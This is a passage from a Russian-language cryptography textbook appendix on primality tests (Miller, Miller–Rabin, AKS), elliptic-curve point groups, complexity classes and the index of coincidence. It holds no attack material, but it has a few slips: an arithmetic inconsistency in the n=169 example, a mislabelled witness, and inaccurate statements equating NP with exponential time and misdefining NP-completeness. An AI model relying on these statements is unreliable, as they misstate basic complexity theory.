$$a^r, a^{2r}, a^{2^2 r}, a^{2^3 r}, \ldots, a^{2^{s-1} r}, a^{2^s r} = a^{n-1} \mod n. \qquad (A.3)$$

Если число n простое, то данная последовательность A.3 будет заканчиваться единицей. Причём в ряду A.3 перед единицей, если число n простое, должно идти либо число 1, либо $-1 \equiv n-1 \mod n$. Основываясь на этом свойстве, можно сформулировать определение свидетеля простоты.

Будем говорить, что число $a, 1 < a < n$, является *свидетелем простоты числа n по Миллеру*, если ряд A.3 либо начинается с единицы, либо содержит число $n-1$ и заканчивается единицей.

Пример. Рассмотрим $n = 4033$. Значение s для n равно 6, то есть $n-1 = 4032 = 63 \cdot 2^6$. То есть степени, в которые нужно будет возводить потенциальные свидетели простоты, равны:

$$63 \cdot 2^0, 63 \cdot 2^1, 63 \cdot 2^2, 63 \cdot 2^3, 63 \cdot 2^4, 63 \cdot 2^5, 63 \cdot 2^6 =$$

$$63, 126, 252, 504, 1008, 2016, 4032.$$

- Проверим, является ли число $a_1 = 1592$ свидетелем простоты числа $n = 4033$ по Миллеру. Вычислим степенной ряд:

$$a_1^{63}, a_1^{126}, a_1^{252}, a_1^{504}, a_1^{1008}, a_1^{2016}, a_1^{4032} \mod 4033 =$$

$$1, 1, 1, 1, 1, 1, 1.$$

  Ряд состоит из всех единиц (начинается с единицы), поэтому $a_1 = 1592$ является свидетелем простоты числа $n = 4033$ по Миллеру.

- Проверим, является ли число $a_2 = 1094$ свидетелем простоты числа $n = 4033$ по Миллеру. Вычислим степенной ряд:

$$a_2^{63}, a_2^{126}, a_2^{252}, a_2^{504}, a_2^{1008}, a_2^{2016}, a_2^{4032} \mod 4033 =$$

$$4032, 1, 1, 1, 1, 1, 1.$$

  Ряд начинается с числа $4032 \equiv -1 \mod 4033$ (содержит число $n-1$ и заканчивается единицей), поэтому $a_2 = 1094$ является свидетелем простоты числа $n = 4033$ по Миллеру.

- Проверим, является ли число $a_3 = 368$ свидетелем простоты числа $n = 4033$ по Миллеру. Вычислим степенной ряд:

$$a_3^{63}, a_3^{126}, a_3^{252}, a_3^{504}, a_3^{1008}, a_3^{2016}, a_3^{4032} \mod 4033 =$$

$$142, 4032, 1, 1, 1, 1, 1.$$

  Ряд содержит число $4032 \equiv -1 \mod 4033$ (содержит число $n - 1$ и заканчивается единицей), поэтому $a_3 = 368$ является свидетелем простоты числа $n = 4033$ по Миллеру.

- Проверим, является ли число $a_4 = 955$ свидетелем простоты числа $n = 4033$ по Миллеру. Вычислим степенной ряд:

$$a_4^{63}, a_4^{126}, a_4^{252}, a_4^{504}, a_4^{1008}, a_4^{2016}, a_4^{4032} \mod 4033 =$$

$$591, 2443, 3442, 2443, 3442, 2443, 3442.$$

  Ряд не заканчивается на единицу, поэтому $a_4 = 955$ *не* является свидетелем простоты числа $n = 4033$ по Миллеру.

- Проверим, является ли число $a_5 = 2593$ свидетелем простоты числа $n = 4033$ по Миллеру. Вычислим степенной ряд:

$$a_5^{63}, a_5^{126}, a_5^{252}, a_5^{504}, a_5^{1008}, a_5^{2016}, a_5^{4032} \mod 4033 =$$

$$2256, 3923, 1, 1, 1, 1, 1.$$

  Ряд хотя и заканчивается на единицу, но перед первой единицей не находится $n - 1$, то есть ряд не содержит число $n - 1$ и не начинается на 1, поэтому $a_4 = 2593$ *не* является свидетелем простоты числа $n = 4033$ по Миллеру. Можно ещё сказать, что данный пример показал наличие в мультипликативной группе $\mathbb{Z}^*_{4033}$ нетривиального *делителя нуля*, то есть существование нетривиального корня уравнения $x^2 \equiv 1 \mod 4033$, а именно числа 3923.

Вычисление ряда А.3 делается не дольше, чем вычисление элемента a^{n-1}. Сначала вычисляем a^r, а все остальные элементы ряда получаем, возводя предыдущий элемент в квадрат.

В 1975 году Миллер (англ. *Gary L. Miller*, [67; 68]) показал, что если число n является составным, и если верна расширенная

гипотеза Римана[4], то между 2 и $O(\log^2 n)$ существует хотя бы одно число, не являющееся свидетелем простоты n. В 1985 году Эрик Бах (англ. *Eric Bach*, [7]) уменьшил границу до $2\ln^2 n$. Что в результате приводит нас к тесту Миллера.

1. Возьмём все целые (можно простые) числа от 2 до $2\ln^2 n$ и проверим, являются ли они свидетелями простоты числа n по Миллеру.

2. Если являются, то число n является простым, иначе – составным.

Данный тест является недоказанным (основывается на недоказанной гипотезе Римана), детерминированным и полиномиальным, так как и проверка одного свидетеля, и общее число требуемых свидетелей являются полиномиальными функциями от длины n. Тем не менее, число проверок в тесте остаётся достаточно большим (для чисел размером в 2048 бит это составляет более 250 тыс. проверок).

А.6.6. Тест Миллера — Рабина

В 1980 году Рабин (англ. *Michael O. Rabin*, [79]) обратил внимание на то, что у нечётного составного числа n количество свидетелей простоты $1 < a < n$ по Миллеру не превышает $n/4$. Это означает, что если число $1 < a < n$ является свидетелем простоты числа n по Миллеру, то число n является простым с вероятностью ошибки не более чем $1/4$. Что приводит нас к вероятностному тесту Миллера — Рабина.

Тест Миллера — Рабина состоит в проверке t случайно выбранных чисел $1 < a < n$. Если для всех t чисел a тест пройден, то n называется псевдопростым, и вероятность того, что число n не простое, имеет оценку:

$$P_{error} < \left(\frac{1}{4}\right)^t.$$

[4]Гипотеза о распределении нулей дзета-функции Римана на комплексной плоскости.

Если для какого-то числа a тест не пройден, то число n точно составное.

Описание теста приведено в алгоритме 4.

Алгоритм 4 Вероятностный тест Миллера — Рабина проверки числа на простоту

Вход: нечётное $n > 1$ для проверки на простоту и t – параметр надёжности.
Выход: СОСТАВНОЕ или ПСЕВДОПРОСТОЕ.
$n - 1 = 2^s r$, r – нечётное.
for $j = 1$ **to** t **do**
  Выбрать случайное число $a \in [2, n-2]$.
  if $(a_0 = a^r \neq \pm 1 \mod n)$ **and**
    $(\forall i \in [1, s-1] \to a_i = a_0^{2^i} \neq -1 \mod n)$ **then**
    return СОСТАВНОЕ.
  end if
end for
return ПСЕВДОПРОСТОЕ с вероятностью ошибки $P_{error} < \left(\frac{1}{4}\right)^t$.

Сложность алгоритма Миллера — Рабина для k-битового числа n имеет порядок

$$O(tk^3)$$

двоичных операций, где t – количество раундов.

ПРИМЕР. Пример выполнения теста Миллера — Рабина для $n = 169$, $n - 1 = 21 \cdot 2^3$.

Выберем следующие числа в качестве возможных кандидатов в свидетели простоты числа n: 2, 19, 22, 23.

Степени, в которые нужно возводить a: 21, 42, 84, 168.

- $a = 2$

$$\begin{aligned} a^{21} \bmod 169 &= 2^{21} \bmod 169 = 31 \\ a^{42} \bmod 169 &= 31^2 \bmod 169 = 116 \\ a^{84} \bmod 169 &= 116^2 \bmod 169 = 116 \\ a^{168} \bmod 169 &= 116^2 \bmod 169 = 40 \end{aligned}$$

Получилась последовательность: 31, 116, 105, 40.

- $a = 19$

$$\begin{array}{rcrcl} a^{21} \bmod 169 & = & 19^{21} \bmod 169 & = & 70 \\ a^{42} \bmod 169 & = & 70^2 \bmod 169 & = & -1 \\ a^{84} \bmod 169 & = & -1^2 \bmod 169 & = & 1 \\ a^{168} \bmod 169 & = & 1^2 \bmod 169 & = & 1 \end{array}$$

Получилась последовательность: 70, -1, 1, 1.

- $a = 22$

$$\begin{array}{rcrcl} a^{21} \bmod 169 & = & 22^{21} \bmod 169 & = & 1 \\ a^{42} \bmod 169 & = & 1^2 \bmod 169 & = & 1 \\ a^{84} \bmod 169 & = & 1^2 \bmod 169 & = & 1 \\ a^{168} \bmod 169 & = & 1^2 \bmod 169 & = & 1 \end{array}$$

Получилась последовательность: 1, 1, 1, 1.

- $a = 23$

$$\begin{array}{rcrcl} a^{21} \bmod 169 & = & 23^{21} \bmod 169 & = & -1 \\ a^{42} \bmod 169 & = & -1^2 \bmod 169 & = & 1 \\ a^{84} \bmod 169 & = & 1^2 \bmod 169 & = & 1 \\ a^{168} \bmod 169 & = & 1^2 \bmod 169 & = & 1 \end{array}$$

Получилась последовательность: -1, 1, 1, 1.

Согласно определению выше, числа 19, 22 и 23 являются свидетелями простоты числа $n = 169$ по Миллеру. Если бы мы рассматривали только эти числа в качестве кандидатов в свидетели, то результатом работы алгоритма Миллера — Рабина был бы вывод, что число $n = 169$ является псевдопростым с вероятностью ошибки $e = 1/4^3 = 0{,}015625 \approx 1{,}6\%$. Однако так как в результате проверки числа $a = 2$ было обнаружено, что оно не является свидетелем простоты, то результатом работы алгоритма является вывод, что число $n = 169$ составное.

Тест Миллера — Рабина не основан на гипотезе Римана или других недоказанных утверждениях. Он является доказанным, полиномиальным, но вероятностным тестом простоты. Также он является наиболее используемым тестом простоты на сегодняшний день.

А.6.7. Тест AKS

Первый корректный, детерминированный и полиномиальный алгоритм проверки числа на простоту предложили Агравал, Каял и Саксена (англ. *Manindra Agrawal, Neeraj Kayal, Nitin Saxena*) в 2002 году [2]. Тест получил название AKS по фамилиям авторов. Сложность алгоритма для проверки k-битового числа равна

$$O(k^6).$$

К сожалению, несмотря на полиномиальность сложности теста, алгоритм очень медленный и не может быть применён для чисел с большой битовой длиной (в сотни, тысячи бит).

Основой теста является аналог малой теоремы Ферма для многочленов. Пусть числа a и $p > 1$ взаимно простые. В этом случае p – простое число тогда и только тогда, когда

$$(x-a)^p = x^p - a \mod p. \tag{А.4}$$

Действительно, если p – простое, то биномиальные коэффициенты $\binom{p}{i}$, $i = 1, \ldots, p-1$ в разложении левой части делятся на p, то есть $\binom{p}{i} = 0 \mod p$, а для последнего члена разложения a^p выполняется $a^p = a \mod p$ по малой теореме Ферма. Следовательно, равенство верно.

Пусть число p составное. Представим его в виде $p = Aq^r$ с взаимно простыми A и q для некоторого простого q. Тогда коэффициент $\binom{p}{q}$ равен

$$\binom{p}{q} = \frac{(Aq^r)(Aq^r-1)(Aq^r-2)\ldots(Aq^r-q+1)}{q(q-1)(q-2)\cdots 1} = \\ = \frac{Aq^r}{q} \cdot \frac{Aq^r-1}{q-1} \cdot \frac{Aq^r-2}{q-2} \cdot \ldots \cdot \frac{Aq^r-q+1}{1}.$$

Первый множитель Aq^r в числителе делится на q, далее идут $q-1$ последовательно убывающих чисел, которые не делятся на q. Значит, $\binom{p}{q}$ не делится на Aq^r, $\binom{p}{q} \neq 0 \mod p$. Следовательно,

$$(x-a)^p \neq x^p - a \mod p.$$

Непосредственная проверка равенства (А.4) является трудоёмкой из-за необходимости проверить все коэффициенты. Рассмотрим следующую модификацию теста, которая тоже имеет полиномиальную сложность. Пусть для некоторого числа $r \nmid n$ (r не делит n) выполняется равенство

$$(x-a)^p = x^p - a \mod (x^r - 1, p). \tag{A.5}$$

Другими словами, пусть

$$(x-a)^p - (x^p - a) = (x^r - 1) \cdot f(x) + p \cdot g(x)$$

для некоторых многочленов $f(x)$ и $g(x)$. Тогда, либо p – простое, либо $p^2 = 1 \mod r$.

Описание теста AKS приведено в алгоритме 5.

Алгоритм 5 Детерминированный полиномиальный тест AKS

Вход: число $n > 1$ для проверки на простоту.
Выход: СОСТАВНОЕ или ПРОСТОЕ.
if $n = a^b$, $a, b \in \mathbb{N}$, $b > 1$, для некоторых a, b **then**
  return СОСТАВНОЕ.
end if
Найти наименьшее $r \in \mathbb{N}$ с порядком $\mathrm{ord}_n(r) > \log_2^2 n$. Порядок числа r по модулю n определяется как минимальное число $ord_n(r) \in \mathbb{N}$:

$$r^{\mathrm{ord}_n(r)} = 1 \mod n.$$

if $\gcd(a, n) \neq 1$ для некоторого $a \in \mathbb{N}$, $a < r$ **then**
  return СОСТАВНОЕ.
end if
for $a = 1$ **to** $2\sqrt{r}\log_2 n$ **do**
  if $(x-a)^n \neq x^n - a \mod (x^r - 1, n)$ **then**
    return СОСТАВНОЕ.
  end if
end for
return ПРОСТОЕ

А.7. Группа точек эллиптической кривой над полем

А.7.1. Группы точек на эллиптических кривых

Эллиптическая кривая E над полем вещественных чисел записывается в виде уравнения, связывающего координаты x и y точек кривой:

$$E: \ y^2 = x^3 + ax + b, \tag{А.6}$$

где $a, b \in \mathbb{R}$ – вещественные числа. Эта форма представления эллиптической кривой называется формой Вейерштрасса.


На кривой определён инвариант:

$$J(E) = 1728\frac{4a^3}{4a^3 + 27b^2}. \tag{А.7}$$

Пусть x_1, x_2, x_3 – корни уравнения $x^3 + ax + b = 0$. Определим дискриминант D в виде:

$$D = (x_1 - x_2)^2(x_1 - x_3)^2(x_2 - x_3)^2 = -16(4a^3 + 27b^2).$$

Рассмотрим различные значения дискриминанта D и соответствующие им кривые, которые представлены на рисунках А.1a, А.1b, А.1c.



(a) $D > 0$ (b) $D = 0$ (c) $D < 0$

Рис. А.1 – Эллиптические кривые с различными дискриминантами

1. При $D > 0$ график эллиптической кривой состоит из двух частей (см. рис. А.1a). Прямая, проходящая через точки $P(x_1; y_1)$ и $Q(x_2; y_2)$, обязательно пересечёт вторую часть кривой в точке с координатами $(x_3; \widetilde{y}_3)$, отображением которой является точка $R(x_3; y_3)$, где $y_3 = -\widetilde{y}_3$. Любые точки

на кривой при $D > 0$ являются элементами группы по сложению.

2. Если $D = 0$, то левая и правая части касаются в одной точке (см. рис. А.1b). Эти кривые называются сингулярными и не рассматриваются.

3. Если $D < 0$, то записанное выше уравнение А.6 описывает одну кривую, представленную на рис. А.1c.

Рассмотрим операцию сложения точек на эллиптической кривой при $D \neq 0$ (другие кривые не рассматриваются).

Пусть точки $P(x_1; y_1)$ и $Q(x_2; y_2)$ принадлежат эллиптической кривой (рис. А.1a). Определим операцию сложения точек

$$P + Q = R.$$

1. Если $P \neq Q$, то точка R определяется как отображение (инвертированная y-координата) точки, полученной пересечением эллиптической кривой и прямой PQ. Совместно решая уравнения кривой и прямой, можно найти координаты их точки пересечения. Зная координаты точки пересечения, можно вычислить и координаты искомой точки $R = (x_3; y_3)$, которые будут равны:

$$x_3 = \lambda^2 - x_1 - x_2,$$

$$y_3 = -y_1 + \lambda(x_1 - x_3),$$

где

$$\lambda = \frac{y_2 - y_1}{x_2 - x_1}$$

есть тангенс угла наклона между прямой, проходящей через точки P и Q, и осью x.

Теперь рассмотрим специальные случаи.

2. Пусть точки совпадают: $P = Q$. Прямая PQ превращается в касательную к кривой в точке P. Находим пересечение касательной с кривой, инвертируем y-координату полученной точки, это будет точка $P + P = R$. Тогда λ – тангенс угла между касательной, проведённой к эллиптической кривой в

точке P, и осью x. Запишем уравнение касательной к эллиптической кривой в точке $(x;y)$ в виде:

$$2yy' = 3x^2 + a.$$

Производная равна

$$y' = \frac{3x^2 + a}{2y},$$

и

$$\lambda = \frac{3x_1^2 + a}{2y_1}.$$

Координаты R имеют прежний вид:

$$x_3 = \lambda^2 - x_1 - x_2,$$

$$y_3 = -y_1 + \lambda(x_1 - x_3),$$

3. Пусть P и Q – противоположные точки, то есть $P = (x;y)$ и $Q = (x;-y)$. Введём ещё одну точку на бесконечности и обозначим её O (точка O или точка 0 «ноль», или альтернативное обозначение ∞). Результатом сложения двух противоположных точек определим точку O. Точка Q в данном случае обозначается как $-P$:

$$P = (x;y),\ -P = (x;-y),\ P + (-P) = O.$$

4. Пусть $P = (x;0)$ лежит на оси x, тогда

$$-P = P,\ P + P = O.$$

Все точки эллиптической кривой, а также точка O образуют коммутативную группу $\mathbb{E}(\mathbb{R})$ относительно введённой операции сложения, то есть выполняются законы коммутативной группы:

- сумма точек $P + Q$ лежит на эллиптической кривой;
- существует нулевой элемент – это точка O на бесконечности:

$$\forall P \in \mathbb{E}(\mathbb{R}) :\ O + P = P;$$

- для любой точки P существует единственный обратный элемент $-P$:
$$P + (-P) = O;$$
- выполняется ассоциативный закон:
$$(P + Q) + F = P + (Q + F) = P + Q + F;$$
- выполняется коммутативный закон:
$$P + Q = Q + P.$$

Сложение точки с самой собой d раз обозначим как умножение точки на число d:
$$\underbrace{P + P + \ldots + P}_{d \text{ раз}} = dP.$$

А.7.2. Эллиптические кривые над конечным полем

Эллиптические кривые можно строить не только над полем рациональных чисел, но и над другими полями. То есть координатами точек могут выступать не только числа, принадлежащие полю рациональных чисел $\mathbb{R}$, но и элементы поля комплексных чисел $\mathbb{C}$ или конечного поля $\mathbb{F}$. В криптографии нашли своё применение эллиптические кривые именно над конечными полями.

Далее будем рассматривать эллиптические кривые над конечным полем, являющимся кольцом вычетов по модулю нечётного простого числа p (дискриминант не равен 0):
$$E: \; y^2 = x^3 + ax + b,$$
$$a, b, x, y \in \mathbb{Z}_p,$$
$$\mathbb{Z}_p = \{0, 1, 2, \ldots, p-1\}.$$

Возможна также более компактная запись:
$$E: \; y^2 = x^3 + ax + b \mod p.$$

Точкой эллиптической кривой является пара чисел
$$(x; y) : x, y \in \mathbb{Z}_p,$$

удовлетворяющая уравнению эллиптической кривой, определённой над конечным полем $\mathbb{Z}_p$.

Операцию сложения двух точек $P = (x_1; y_1)$ и $Q = (x_2; y_2)$ определим точно так же, как и в случае кривой над полем вещественных чисел, описанном выше.

1. Две точки $P = (x_1; y_1)$ и $Q = (x_2; y_2)$ эллиптической кривой, определённой над конечным полем $\mathbb{Z}_p$, складываются по правилу:

$$P + Q = R \equiv (x_3; y_3),$$

$$\begin{cases} x_3 = \lambda^2 - x_1 - x_2 \mod p, \\ y_3 = -y_1 + \lambda(x_1 - x_3) \mod p, \end{cases}$$

где

$$\lambda = \begin{cases} \dfrac{y_2 - y_1}{x_2 - x_1} \mod p, & \text{если } P \neq Q, \\ \dfrac{3x_1^2 + a}{2y_1} \mod p, & \text{если } P = Q. \end{cases}$$

2. Сложение точки $P = (x; y)$ с противоположной $(-P) = (x; -y)$ даёт точку в бесконечности O:

$$P + (-P) = O,$$
$$(x_1; y_1) + (x_1; -y_1) = O,$$
$$(x_1; 0) + (x_1; 0) = O.$$

Мы рассматриваем эллиптические кривые над конечным полем $\mathbb{Z}_p$, где $p > 3$ – простое число, элементы $\mathbb{Z}_p$ – целые числа $\{0, 1, 2, \ldots, p-1\}$, то есть исследуем следующее уравнение двух переменных $x, y \in \mathbb{Z}_p$:

$$y^2 = x^3 + ax + b \mod p,$$

где $a, b \in \mathbb{Z}_p$ – некоторые константы.

Как и в случае выше, множество точек над конечным полем $\mathbb{Z}_p$, удовлетворяющих уравнению эллиптической кривой, вместе с

точкой в бесконечности O образуют конечную группу $\mathbb{E}(\mathbb{Z}_p)$ относительно описанного закона сложения:

$$\mathbb{E}(\mathbb{Z}_p) \equiv O \bigcup \left\{ (x;y) \in \mathbb{Z}_p \times \mathbb{Z}_p \;\middle|\; y^2 = x^3 + ax + b \mod p \right\}.$$

По теореме Хассе порядок группы точек $|\mathbb{E}(\mathbb{Z}_p)|$ оценивается как

$$(\sqrt{p} - 1)^2 \leqslant |\mathbb{E}(\mathbb{Z}_p)| \leqslant (\sqrt{p} + 1)^2,$$

или, в другой записи,

$$\left| |\mathbb{E}(\mathbb{Z}_p)| - p - 1 \right| \leqslant 2\sqrt{p}.$$

А.7.3. Примеры группы точек

Пример 1

Пусть эллиптическая кривая задана уравнением

$$E: \; y^2 = x^3 + 1 \mod 7.$$

Найдём все решения этого уравнения, а также количество точек $|\mathbb{E}(\mathbb{Z}_p)|$ на этой эллиптической кривой. Для нахождения решений уравнения составим следующую таблицу:

x	0	1	2	3	4	5	6
y^2	1	2	2	0	2	0	0
y_1	1	3	3	0	3	0	0
$y_2 = -y_1 \mod p$	6	4	4		4		

Выпишем все точки, принадлежащие данной эллиптической кривой $\mathbb{E}(\mathbb{Z}_p)$:

$$\begin{array}{cccc} P_1 = O, & P_2 = (0;1), & P_3 = (0;6), & P_4 = (1;3), \\ P_5 = (1;4), & P_6 = (2;3), & P_7 = (2;4), & P_8 = (3;0), \\ P_9 = (4;3), & P_{10} = (4;4), & P_{11} = (5;0), & P_{12} = (6;0). \end{array}$$

Получили

$$|\mathbb{E}(\mathbb{Z}_p)| = 12.$$

Проверим выполнение неравенства Хассе:

$$|12 - 7 - 1| = 4 < 2\sqrt{7}.$$

Следовательно, неравенство Хассе выполняется.

Минимальное натуральное число s такое, что

$$\underbrace{P+P+\ldots+P}_{s} \equiv sP = O,$$

будем называть *порядком точки* P.

Пример 2

Группа точек эллиптической кривой

$$y^2 = x^3 + 5x + 6 \mod 17$$

состоит из точек:

$$\mathbb{E}(\mathbb{Z}_p) = \left\{ \begin{array}{lll} (-8;\pm 7), & (-7;\pm 6), & (-6;\pm 7), \\ (-5;\pm 3), & (-3;\pm 7), & (-1;0), \quad O \end{array} \right\}.$$

Порядок группы:

$$|\mathbb{E}(\mathbb{Z}_p)| = 12.$$

Порядок группы точек по теореме Хассе:

$$(\sqrt{p}-1)^2 \leqslant |\mathbb{E}(\mathbb{Z}_p)| \leqslant (\sqrt{p}+1)^2,$$

$$10 \leqslant 12 \leqslant 26.$$

Порядки возможных подгрупп: 2, 3, 4, 6 (все возможные делители порядка группы 12).

Найдём порядок точки $A = (-8;7)$. Так как возможные порядки подгрупп (и всех точек группы) известны, нужно проверить только их.

- $2A = A + A = (-5;3)$:

$$R = P + P, P = (-8;7),$$
$$\lambda = \frac{3x_P^2 + a}{2y_P} = \frac{3 \cdot (-8)^2 + 5}{2 \cdot 7} = 8 \mod 17,$$
$$x_R = \lambda^2 - 2x_P = 8^2 - 2 \cdot (-8) = -5 \mod 17,$$
$$y_R = \lambda(x_P - x_R) - y_P = 8 \cdot ((-8) - (-5)) - 7 = 3 \mod 17,$$
$$R = (-5;3).$$

- $3A = 2A + A = (-6; 7)$:

$$R = P + Q, P = (-8; 7), Q = (-5; 3),$$
$$\lambda = \frac{y_Q - y_P}{x_Q - x_P} = \frac{3 - 7}{-5 - (-8)} = -7 \mod 17,$$
$$x_R = \lambda^2 - x_P - x_Q = (-7)^2 - (-8) - (-5) = -6 \mod 17,$$
$$y_R = \lambda(x_P - x_R) - y_P = -7 \cdot (-8 - (-6)) - 7 = 7 \mod 17,$$
$$R = (-6; 7).$$

- $4A = 2A + 2A = (-5; 3) + (-5; 3) = (-3; 7)$.
- $6A = 3A + 3A = (-6; 7) + (-6; 7) = (-1; 0)$.
- $12A = 6A + 6A = (-1; 0) + (-1; 0) = 0$.

Найденный порядок точки $A = (-8; 7)$ равен 12, следовательно, она является генератором всей группы.

В таблице А.8 найдены порядки точек и циклические подгруппы группы точек $\mathbb{E}(\mathbb{Z}_p)$ такой же эллиптической кривой

$$y^2 = x^3 + 5x + 6 \mod 17.$$

Группа циклическая, число генераторов:

$$\varphi(12) = 4.$$

Циклические подгруппы:

$$\mathbb{G}^{(2)}, \mathbb{G}^{(3)}, \mathbb{G}^{(4)}, \mathbb{G}^{(6)},$$

верхний индекс обозначает порядок подгруппы.

А.8. Классы сложности задач

Данный раздел поясняет обоснованность стойкости криптосистем с открытым ключом и имеет лишь косвенное отношение к дискретной математике.

Машина Тьюринга (МТ) (модель, представляющая любой вычислительный алгоритм) состоит из следующих частей:

Таблица А.8 – Генераторы и циклические подгруппы группы точек эллиптической кривой

Элемент	Порождаемая группа или подгруппа	Порядок
$(-8;\pm 7)$	Вся группа $\mathbb{E}(\mathbb{Z}_p)$	12, генератор
$(-7;\pm 6)$	Вся группа $\mathbb{E}(\mathbb{Z}_p)$	12, генератор
$(-6;\pm 7)$	$\mathbb{G}^{(4)} = \{ (-6;\pm 7),\ (-1;0),\ O \}$	4
$(-5;\pm 3)$	$\mathbb{G}^{(6)} = \{ (-5;\pm 3),\ (-3;\pm 7),\ (-1;0),\ O \}$	6
$(-3;\pm 7)$	$\mathbb{G}^{(3)} = \{ (-3;\pm 7),\ O \}$	3
$(-1;0)$	$\mathbb{G}^{(2)} = \{ (-1;0),\ O \}$	2

- неограниченная лента, разделённая на клетки; в каждой клетке содержится символ из конечного алфавита, содержащего пустой символ blank; если символ ранее не был записан на ленту, то он считается blank;
- печатающая головка, которая может считать, записать символ a_i и передвинуть ленту на 1 клетку влево или вправо d_k;
- конечная таблица действий

$$(q_i, a_j) \to (q_{i1}, a_{j1}, d_k),$$

где q – состояние машины.

Если таблица переходов однозначна, то машина Тьюринга называется детерминированной. *Детерминированная* машина Тьюринга может *имитировать* любую существующую детерминированную ЭВМ. Если таблица переходов неоднозначна, то есть (q_i, a_j) может переходить по нескольким правилам, то машина *недетерминированная*.

Класс задач $\mathbb{P}$ – задачи, которые могут быть решены за *полиномиальное* время на *детерминированной* машине Тьюринга. Пример полиномиальной сложности (количество битовых операций)

$$O(k^{\text{const}}),$$

где k – длина входных параметров алгоритма. Операция возведения в степень в модульной арифметике $a^b \mod n$ имеет кубическую сложность $O(k^3)$, где k – двоичная длина чисел a, b, n.

Класс задач $\mathbb{NP}$ – обобщение класса $\mathbb{P} \subseteq \mathbb{NP}$, включает задачи, которые могут быть решены за *полиномиальное* время на *недетерминированной* машине Тьюринга. Пример сложности задач из $\mathbb{NP}$ – экспоненциальная сложность

$$O(\text{const}^k).$$

Алгоритм Гельфонда — Шенкса решения задачи дискретного логарифмирования (нахождения x для заданных основания g, модуля p и $a = g^x \mod p$), описанный в разделе криптостойкости системы Эль-Гамаля, имеет сложность $O(e^{k/2})$, где k – двоичная длина чисел.

В криптографии полиномиальные задачи (относящиеся к классу $\mathbb{P}$) считаются *лёгкими и вычислимыми* на ЭВМ, которые являются детерминированными машинами Тьюринга. Для них, по определению, существуют алгоритмы, работающие за время, полиномиальное относительно размера входных данных. Задачи, относящиеся к классу $\mathbb{NP}$, считаются *трудными и невычислимыми* на ЭВМ, так как все известные на сегодняшний день алгоритмы решения таких задач (в общем случае) требуют экспоненциального времени, а значит всегда можно выбрать такой размер входных данных (читай – размер ключа шифрования), что время вычисления станет сравнимым с возрастом Вселенной.

Класс $\mathbb{NP}$-полных задач – подмножество задач из $\mathbb{NP}$, для которых не известен полиномиальный алгоритм для детерминированной машины Тьюринга, и все задачи могут быть сведены друг к другу за полиномиальное время на *детерминированной* машине Тьюринга. Например, задача об укладке рюкзака является $\mathbb{NP}$-полной.

Стойкость криптосистем с *открытым* ключом, как правило, основана на $\mathbb{NP}$ или $\mathbb{NP}$-полных задачах:

1. RSA – $\mathbb{NP}$-задача факторизации (строго говоря, основана на трудности извлечения корня степени e по модулю n).

2. Криптосистемы типа Эль-Гамаля – $\mathbb{NP}$-задача дискретного логарифмирования.

Нерешённой проблемой является доказательство неравенства

$$\mathbb{P} \neq \mathbb{NP}.$$

Именно на гипотезе о том, что для некоторых задач не существует полиномиальных алгоритмов, и основана стойкость криптосистем с открытым ключом.

A.9. Метод индекса совпадений

Приведём теоретическое обоснование метода индекса совпадений. Пусть алфавит имеет размер A. Пронумеруем его буквы числами от 1 до A. Пусть заданы вероятности появления каждой буквы:

$$\mathcal{P} = \{p_1, p_2, \ldots, p_A\}.$$

В простейшей модели языка предполагается, что тексты состоят из последовательности букв, порождаемых источником независимо друг от друга с известным распределением $\mathcal{P}$.

Найдём индекс совпадений для различных предположений относительно распределений букв последовательности. Сначала рассмотрим случай, когда вероятности всех букв одинаковы. Пусть

$$\mathbf{X} = [X_1, X_2, \ldots, X_L]$$

– случайный текст с распределением

$$\mathcal{P}_1 = \{p_{11}, p_{12}, \ldots, p_{1A}\}.$$

Найдём индекс совпадений

$$I_c(\mathcal{P}_1),$$

то есть вероятность того, что в случайно выбранной паре позиций находятся одинаковые буквы.

Для пары позиций (k, j) найдём условную вероятность $P(X_k = X_j \mid (k, j))$:

$$P(X_k = X_j \mid (k, j)) = \sum_{i=1}^{A} p_{1i}^2 \equiv k_{p_1}.$$

Эта вероятность не зависит от выбора пары позиций (k, j).

Так как число различных пар равно $\frac{L(L-1)}{2}$, то вероятность случайного выбора пары (k,j) равна

$$P_{(K,J)}(k,j) = \frac{2}{L(L-1)}.$$

Следовательно,

$$I(\mathcal{P}_1) = \sum_{1 \leqslant k < j \leqslant L} P_{(K,J)}(k,j) \cdot P(X_k = X_j \mid (k,j)) = \\ = \sum_{1 \leqslant k < j \leqslant L} \frac{2}{L(L-1)} k_{p_1} = k_{p_1}.$$

Найдём теперь аналогичную вероятность $I(\mathcal{P}_1, \mathcal{P}_2)$ для случая, когда последовательность независимых случайных букв может быть представлена в виде

$$\mathbf{X} = \begin{bmatrix} X_1, & X_2, & \ldots, & X_{L/2} \\ Y_1, & Y_2, & \ldots, & Y_{L/2} \end{bmatrix},$$

где одинаково распределённые случайные буквы в первой строке имеют распределение:

$$\mathcal{P}_1 = \{p_{11}, p_{12}, \ldots, p_{1A}\},$$

а одинаково распределённые случайные буквы во второй строке имеют другое распределение:

$$\mathcal{P}_2 = \{p_{21}, p_{22}, \ldots, p_{2A}\}.$$

В этом случае сумму по всем парам мы разделяем на три суммы: по парам внутри позиций первой строки, по парам внутри позиций второй строки и по парам, в которых первая позиция бе-

рётся из первой строки, а вторая – из второй:

$$I(\mathcal{P}_1,\mathcal{P}_2)=\frac{2}{L(L-1)}\cdot\left(\sum_{1\leqslant k<j\leqslant L/2}P(X_k=X_j\mid(k,j))+\right.$$

$$\left.+\sum_{1\leqslant k<j\leqslant L/2}P(Y_k=Y_j\mid(k,j))+\sum_{k=1}^{L/2}\sum_{j=1}^{L/2}P(X_k=Y_j\mid(k,j))\right)=$$

$$=\frac{2}{L(L-1)}\left(\frac{1}{2}\frac{L}{2}\left(\frac{L}{2}-1\right)k_{p_1}+\frac{1}{2}\frac{L}{2}\left(\frac{L}{2}-1\right)k_{p_2}+\left(\frac{L}{2}\right)^2k_{p_1,p_2}\right),$$

где обозначено

$$k_{p_1,p_2}=\sum_{i=1}^{A}p_{1,i}p_{2,i}.$$

В общем случае рассмотрим последовательность, представленную в виде матрицы, состоящей из m строк и $\frac{L}{m}$ столбцов, где

